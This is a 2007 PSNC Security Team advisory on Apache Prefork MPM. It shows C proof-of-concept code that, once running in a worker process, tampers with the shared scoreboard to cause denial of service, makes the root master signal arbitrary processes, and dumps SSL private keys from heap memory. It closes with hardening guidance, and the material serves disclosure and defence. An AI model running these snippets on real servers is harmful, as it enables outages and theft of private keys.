Apache Prefork MPM vulnerabilities

security@man.poznan.pl

PSNC Security Team

20.06.2007

PSNC Security Team is engaged in analyses, research and consultations regarding IT security. They take part in numerous European R&D projects and offers penetration tests services for commercial customers. More information may be found on the team webpage (http://security.psnc.pl).

1. Introduction

This small case study is a result of source code analysis of Apache httpd server MPM modules. The main goal of this document is to show, what may be done by an attacker who has the possibility of running arbitrary code in the context of the worker process (WP).

2. Research scope

Our work has been concentrated on verifying whether (and to which extent) it is secure to run an external code in the worker process context. Such code may be provided through appropriate functions of script languages attached as a module (like dl(), dlopen()) or as a result of running an exploit of one of vulnerabilities found in Apache modules (e.g. Integer Overflow in chunk_split() function). In order to simulate running an external code in the WP context we use dl() function from mod_php module.

3. Prefork MPM

Prefork MPM is the default Apache httpd server process management module for *nix systems. A server based upon this architecture runs 1 master process (MP) and n worker processes (WP). The MP running with root credentials, controls the amount of WPs. WPs acting with *nobody* user credentials handle the users requests.

In order to exchange information between the MP and WPs an array of worker_score structures put into shared memory have been implemented. The WP puts information on the status of the request being handled, its URL etc. into an appropriate element of the array. Another significant structure is process_score. The structure contains information on WP pids and an array of these structures is put into shared memory as well. One of the main MP tasks is to control of the appropriate WPs number. The MP reviews worker_score array and checks the number of WPs having their status <= SERVER_READY. If the number of free processes is too small, another WP is created. If the number of free processes is too large:

- Apache 1.3 – the MP sends a SIGUSR1 signal to the idle process that PID is taken from process_score array,
- Apache 2.x – the MP runs the ap_mpm_pod_signal function. The WP after it is sent “ping of death” signal ends its activity.

During a new process is being created, the MP adds an appropriate entry, containing the new process PID, into the process_score array.

4. Additional information useful for vulnerability analysis

a. Running arbitrary code in the worker process

For demonstration purposes we will use mod_php module. This module allows to run PHP scripts in the context of WP process. In order to run the code we will use dl() function that allows to load a custom PHP module. The dl() function loads a library (dlopen) and looks for appropriate symbols in order to check whether the library being loaded is a PHP module. Putting arbitrary code in the init section of this library causes running that code during loading this library by the WP.

b. Finding process_score and worker_score arrays

In our examples we use vulnerabilities associated with modifying process_score and worker_score structures arrays. These arrays are located in scoreboard array that is put into a shared memory segment.
The first task to do is to find the shared memory segment address. In order to find that address we find the /dev/zero (Apache 2.x) or //SYS… (Apache 1.3) memory in /proc/self/maps file.

Example 1

```
plik=fopen("/proc/self/maps","r");
if(plik)
    {
    while(!feof(plik))
       {
       fgets(bufor,1024,plik);
        c=strstr(bufor," ");
        if(c)
```

```
            {
            *c='\0';
            sscanf(bufor,"%x-%x",&region_start,&region_end);
            if(region_end>region_start)
                {

              if(*(c+1)=='r')
                  {
                  *c=' ';
                  if(strstr(c,"/dev/zero") && dev_zero_start==NULL)
                      {
                     // 2.0
                      server_limit=(int*)(region_start+8);
                      if(*server_limit>4)
                         {
                         dev_zero_start=region_start;
                         dev_zero_end=region_end-256;
                         }
                     }
                  if(strstr(c,"/SYSV") && dev_zero_start==NULL)
                     {
                     // 1.3
                     dev_zero_start=region_start;
                     dev_zero_end=region_end-256;
                     }
                  }
               }
            }
       }
}
```

dev_zero_start and dev_zero_end variables point the beginning and the end of the shared memory segment. Within that segment process_score and worker_score arrays there are located. The information that is stored within that arrays allows the MP to determine the number of free WPs. The WPs, through modifying appropriate fields of worker_score structures, inform MP on the current process state (e.g. SERVER_DEAD, SERVER_READY).

process_score structure:

```
struct process_score{
    pid_t pid;
    ap_generation_t generation;  /* generation of this child */
    ap_scoreboard_e sb_type;
    int quiescing;
};
```

worker_score structure:

```
struct worker_score {
    int thread_num;
    unsigned short tid;
    pid_t pid;
```

```
    ap_generation_t generation;
    unsigned char status;
    unsigned long access_count;
    apr_off_t     bytes_served;
    unsigned long my_access_count;
    apr_off_t     my_bytes_served;
    apr_off_t     conn_bytes;
    unsigned short conn_count;
    apr_time_t start_time;
    apr_time_t stop_time;
    struct tms times;
    apr_time_t last_used;
    char client[32];            /* Keep 'em small... */
    char request[64];           /* We just want an idea... */
    char vhost[32];        /* What virtual host is being accessed? */
};
```

As we know how to run arbitrary code in the WP process context and where the two arrays are located, let’s have some fun modifying the arrays.

5. Bugs, weaknesses, features

PoC #1: httpd DoS

Let’s take a look on the code that is responsible for counting the number of free processes.

Source: function perform_idle_server_maintenance() \server\mpm\prefork\prefork.c

```
    for (i = 0; i < ap_daemons_limit; ++i) {
        int status;

        if (i >= ap_max_daemons_limit && free_length == idle_spawn_rate)
            break;
        ws = &ap_scoreboard_image->servers[i][0];
        status = ws->status;
        if (status == SERVER_DEAD) {
            /* try to keep children numbers as low as possible */
            if (free_length < idle_spawn_rate) {
                free_slots[free_length] = i;
                ++free_length;
            }
        }
        else {
            /* We consider a starting server as idle because we started it
             * at least a cycle ago, and if it still hasn't finished starting
             * then we're just going to swamp things worse by forking more.
             * So we hopefully won't need to fork more if we count it.
             * This depends on the ordering of SERVER_READY and SERVER_STARTING.
             */
            if (status <= SERVER_READY) {
                ++ idle_count;
                /* always kill the highest numbered child if we have to...
                 * no really well thought out reason ... other than observing
                 * the server behaviour under linux where lower numbered children
                 * tend to service more hits (and hence are more likely to have
```

```
                 * their data in cpu caches).
                 */
                to_kill = i;
            }

            ++total_non_dead;
            last_non_dead = i;
        }
    }
```

After the MP analyses the status of all WPs and finds that there is too few free WPs, it creates new worker processes.

Source: function perform_idle_server_maintenance() \server\mpm\prefork\prefork.c

```
if (idle_count < ap_daemons_min_free) {
        /* terminate the free list */
        if (free_length == 0) {
            /* only report this condition once */
            static int reported = 0;

            if (!reported) {
                ap_log_error(APLOG_MARK, APLOG_ERR, 0, ap_server_conf,
                             "server reached MaxClients setting, consider"
                             " raising the MaxClients setting");
                reported = 1;
            }
            idle_spawn_rate = 1;
        }
        else {
            if (idle_spawn_rate >= 8) {
                ap_log_error(APLOG_MARK, APLOG_INFO, 0, ap_server_conf,
                    "server seems busy, (you may need "
                    "to increase StartServers, or Min/MaxSpareServers), "
                    "spawning %d children, there are %d idle, and "
                    "%d total children", idle_spawn_rate,
                    idle_count, total_non_dead);
            }
            for (i = 0; i < free_length; ++i) {
#ifdef TPF
                if (make_child(ap_server_conf, free_slots[i]) == -1) {
                    if(free_length == 1) {
                        shutdown_pending = 1;
                        ap_log_error(APLOG_MARK, APLOG_EMERG, 0, ap_server_conf,
                                     "No active child processes: shutting down");
                    }
                }
#else
                make_child(ap_server_conf, free_slots[i]);
#endif /* TPF */
            }
```

An appropriate modification of process_score and worker_score arrays allows to fool the MP.

Example 2

```
int mypid,pid;
mypid=getpid();
```

```
for(i=0;i<(wsk_global_score->server_limit);i++)
       {
       pid=(wsk_process_score+i)->pid;
       if(pid && (pid!=mypid))
           {
           kill(pid,9);
           }
       (wsk_process_score+i)->pid=13;
       (wsk_worker_score+i)->my_access_count=13;
       (wsk_worker_score+i)->access_count=13;
       (wsk_worker_score+i)->status=1;
       }
exit(0);
```

In the process_score array we put a random PID > 0 and we set its status in the worker_score array as 1. Additionally we send a SIGKILL signal to all other WPs. After both arrays are modified, we finish the WP activity.

The MP will no longer create new WPs, because – according to the information taken from the worker_score array, there are WPs able to handle incoming requests.

PoC #2 DoS (Apache 1.3.x, 2.x)

As we look at the function responsible for creating new WPs, we can see that it uses for that purpose the information taken from the process_score and worker_score structures. The procedure of verifying the new processes amount is run after one of the WPs finishes its activity (ap_wait_or_timeout(&exitwhy, &status, &pid, pconf);). An exemplary code that forces the MP to create an unlimited amount of new WPs looks like shown below:

Example 3

```
while(1) {
int pid1;
usleep(1000);
for(i=0;i<(wsk_global_score->server_limit);i++)
       {
       if((wsk_process_score+i)->pid && (wsk_process_score+i)->pid!=mypid)
pid1=(wsk_process_score+i)->pid;
       (wsk_process_score+i)->pid=0;
       (wsk_worker_score+i)->my_access_count=0;
       (wsk_worker_score+i)->access_count=0;
       (wsk_worker_score+i)->status=0;
       }
       if(pid1) kill(pid1,9);
}
```

The function above clears worker_score and process_score arrays. The MP, after having reviewed empty worker_score and process_score arrays finds that there is an insufficient amount of free WP processes. However, the function kills some of remaining WPs, because of which the MP continues its activity stopped at the ap_wait_or_timeout(&exitwhy, &status, &pid, pconf); function and creates another 5 new processes.
The function shown above forces creating an unlimited amount of WP processes by the MP process, which in turn causes consuming all server resources.

PoC #3 SIGUSR1 killer #1 (Apache 2.x)

After the MP receives SIGUSR1 signal (graceful restart), it performs the following operations:

Source: function ap_mpm_run() \server\mpm\prefork\prefork.c

```
if (shutdown_pending) {
        /* Time to perform a graceful shut down:
         * Reap the inactive children, and ask the active ones
         * to close their listeners, then wait until they are
         * all done to exit.
         */
        int active_children;
        apr_time_t cutoff = 0;

        /* Stop listening */
        ap_close_listeners();

        /* kill off the idle ones */
        ap_mpm_pod_killpg(pod, ap_max_daemons_limit);

        /* Send SIGUSR1 to the active children */
        active_children = 0;
        for (index = 0; index < ap_daemons_limit; ++index) {
            if (ap_scoreboard_image->servers[index][0].status != SERVER_DEAD) {
                /* Ask each child to close its listeners. */
                kill(MPM_CHILD_PID(index), AP_SIG_GRACEFUL);
                active_children++;
            }
        }

        /* Allow each child which actually finished to exit */
        ap_relieve_child_processes();
```

If we put a PID of an arbitrary process in worker_score and process_score arrays, during graceful_restart the MP (that works with the root credentials) will send SIGUSR1 signal to that process.

PoC #4 SIGUSR1 killer #2 (Apache 1.3)

The MP process is able to remove unnecessary processes. If there are too many WP processes with IDLE status, the MP sends SIGUSR1 signal to the appropriate process taken from the process_score array. During sending the signal the MP process does not verify whether the PID put into the process_score array is really a PID that belongs to the appropriate WP process. Therefore a specific modification of worker_score and process_score arrays allows to send SIGUSR1 signal to arbitrary process in the system by the MP process.

Example 3

```
pid=13131;
for(i=200;i<(wsk_global_score->server_limit);i++)
       {
       (wsk_process_score+i)->pid=pid;
       (wsk_worker_score+i)->my_access_count=13;
       (wsk_worker_score+i)->access_count=13;
       (wsk_worker_score+i)->status=1;
       }
```

Directly after the WP process modifies the arrays, the MP process sends SIGUSR1 to appropriate processes.

Below there is shown an appropriate part of the MP function perform_idle_server_maintenance() that is responsible for sending SIGUSR1 signal to unnecessary WPs.

Source: function perform_idle_server_maintenance()

```
    max_daemons_limit = last_non_dead + 1;
    if (idle_count > ap_daemons_max_free) {
       /* kill off one child... we use SIGUSR1 because that'll cause it to
        * shut down gracefully, in case it happened to pick up a request
        * while we were counting. Use the define SIG_IDLE_KILL to reflect
        * which signal should be used on the specific OS.
        */
       kill(ap_scoreboard_image->parent[to_kill].pid, SIG_IDLE_KILL);
       idle_spawn_rate = 1;
#ifdef TPF
        ap_update_child_status(to_kill, SERVER_DEAD, (request_rec *)NULL);
#endif
    }
```

The function, after it checks that there is too many free WP processes, sends a SIGUSR1 signal to one of them.

The weaknesses mentioned below are rather features that result from the server architecture, than security vulnerabilities. However, they are worth mentioning just to exhaust the subject of Apache security.

PoC #5 Stealing the sensitive data (Apache 1.3.x, 2.x)

The Apache server architecture (1 MP managing the child processes and n WPs that respond to client requests) assumes that any WP is able to serve a request that is directed to any virtual host. Therefore each of the WPs has got a complete information on the whole server configuration. Encrypting SSL connections is performed by WP processes as well. Within the heap memory of these processes we can therefore find keys and certificates used for encryption. The keys are stored as cleartext. Below you can find a small tool that researches the heap memory in order to find certificates and RSA keys.

Example 5

```
plik=fopen("/proc/self/maps","r");
strcat(wynik,"<b>Certs</b><br><pre><code>");

if(plik)
   {
   while(!feof(plik))
   {
    fgets(bufor1,1024,plik);
   c=strstr(bufor1," ");
    if(c)
       {
       *c='\0';
       sscanf(bufor1,"%x-%x",&heap_start,&heap_end);
       if(heap_end>heap_start)
          {
          if((int)adres>heap_start && (int)adres<heap_end)
              {
              sprintf(bufor1,"HEAP: %x - %x\n",heap_start,heap_end);
              strcat(wynik,bufor1);

              wsk=(char *)heap_start;
              for(i=0;i<heap_end-heap_start-20;i++)
          {
if(wsk[i]==0x30 && wsk[i+1]==0x82 && wsk[i+4]==0x02)
   {
   rozmiar=(wsk[i+2]<<8)+wsk[i+3];
   sprintf(bufor1,"found key at %x size:%d\n",&wsk[i],rozmiar+4);
   strcat(wynik,bufor1);
   strcat(wynik,"-----BEGIN RSA PRIVATE KEY-----\n");
   strcat(wynik,base64_encode(&wsk[i],rozmiar+4,bufor1,&j));
   strcat(wynik,"-----END RSA PRIVATE KEY-----\n");
   }
if(wsk[i]==0x30 && wsk[i+1]==0x82 && wsk[i+4]==0x30 && wsk[i+5]==0x82)
   {
```

```
   rozmiar=(wsk[i+2]<<8)+wsk[i+3];
   sprintf(bufor1,"found cert at %x size:%d\n",&wsk[i],rozmiar+4);
   strcat(wynik,bufor1);
   strcat(wynik,"-----BEGIN CERTIFICATE-----\n");
   strcat(wynik,base64_encode(&wsk[i],rozmiar+4,bufor1,&j));
   strcat(wynik,"-----END CERTIFICATE-----\n");
   }

}
            free(adres);
            }
         }
      }
   }
   fclose(plik);
   }
strcat(wynik,"</code></pre>");
```

PoC #6 Spoofing (Apache 1.3.x, 2.x)

The Apache Web server architecture makes it possible for the modules to attach their own functions to appropriate hooks. The information on hooks is stored in an apr_global_hook_pool structure that is located in the heap memory of each WP. The pool is configured during the start of the system. The pool contents is not verified by the WP during handling consecutive requests from the clients. The modification of entries put into hook chains will be visible during every further request being handled by the same WP. A specific modification of the pool (adding own functions to appropriate hooks) gives the possibility of generating arbitrary content for any virtual host configured within the same instance of Apache Web server.

The source code of an example that is able to exploit this vulnerability is too extensive to be put within this report. An exemplary tool that modifies the content of apr_global_hook_pool pool may be downloaded from the PSNC Security Team webpage.


6. Summary – A secure installation

The vulnerabilities mentioned above may be exploited in some specific situations (e.g. an attacker must be able to run the code in the WP context). The analysis shows that the server is secure only if the administrator does not allow to run a dangerous code. Therefore the question arises – how to secure a hosting system?

An administrator who secures his or her server should follow the guidelines below:

- All content generators (php, perl etc.) must be run by separate processes. The languages should be attached to the Web server as cgi/fcgi!
- Beware of the mod_ssi extension. The extension allows to run external applications with daemon/apache credentials <--#exec cmd="" -->
- For each virtual host a separate user within the system should be created, whose credentials will be used for generating content.
- Virtual hosts should be created only for trusted domains. For the users that do not trust each other, a separate instance of the Web server should be rather applied.

A more secure hosting



Instance a – a proxy server listening to the port 80, splitting the traffic coming to the worker servers listening to high ports of the 127.0.0.1 address.

Instances w1..wn – worker servers that handle requests to appropriate domains. The number of HTTP server instances should be equal to the number of clients. Each instance should be run on one of high ports (> 1024) of the 127.0.0.1 IP address, which allows to run the server with a common user credentials. Script languages should be attached as CGI applications to each instance. In order to further increase the security level, each of the Apache instances should be put in a chroot'ed environment.